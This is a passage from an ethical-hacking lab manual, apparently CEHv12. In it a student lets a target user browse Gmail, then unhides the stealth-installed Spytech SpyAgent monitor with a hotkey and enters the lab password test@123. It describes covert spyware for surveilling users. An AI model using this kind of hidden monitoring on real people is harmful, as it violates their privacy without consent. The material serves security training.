
> Note: Here, we are running the target machine as a legitimate user.



36. Open the **Internet Explorer** web browser and browse any website.

> Note: In This task, we are browsing the **Gmail**.

37. Once you have performed some user activities, close all windows. Click the **Start** icon from the bottom left-hand corner of the **Desktop**, click the user icon, and click **Sign out**. You will be signed out from Jason's account.



38. Click on **CEHv12 Windows Server 2022** to switch back to the **Windows Server 2022** machine and follow **Steps 1 - 5** to launch **Remote Desktop Connection**.

39. Close the **Server Manager** window.


> Note: If a SpyAgent trial version pop-up appears, click **continue...**.

40. To bring **Spytech SpyAgent** out of stealth mode, press they **Ctrl+Shift+Alt+M** keys.


> Note: >If you are unable to bring Power Spy out of Stealth Mode by pressing the **Ctrl+Shift+Alt+M** keys, then follow below steps:
>
> - Click the **Type here to search** icon at the bottom of **Desktop** and type **Keyboard**. Select **On-Screen Keyboard** from the results.
> - **On-Screen Keyboard** appears, long click on **Ctrl** key and after it turns blue, select **Shift** key, **Alt** key and **M** key.

41. The **Enter Access Password** pop-up appears; enter the password from **Step 20** and click **OK**.

> Note: Here, the password is **test@123**.

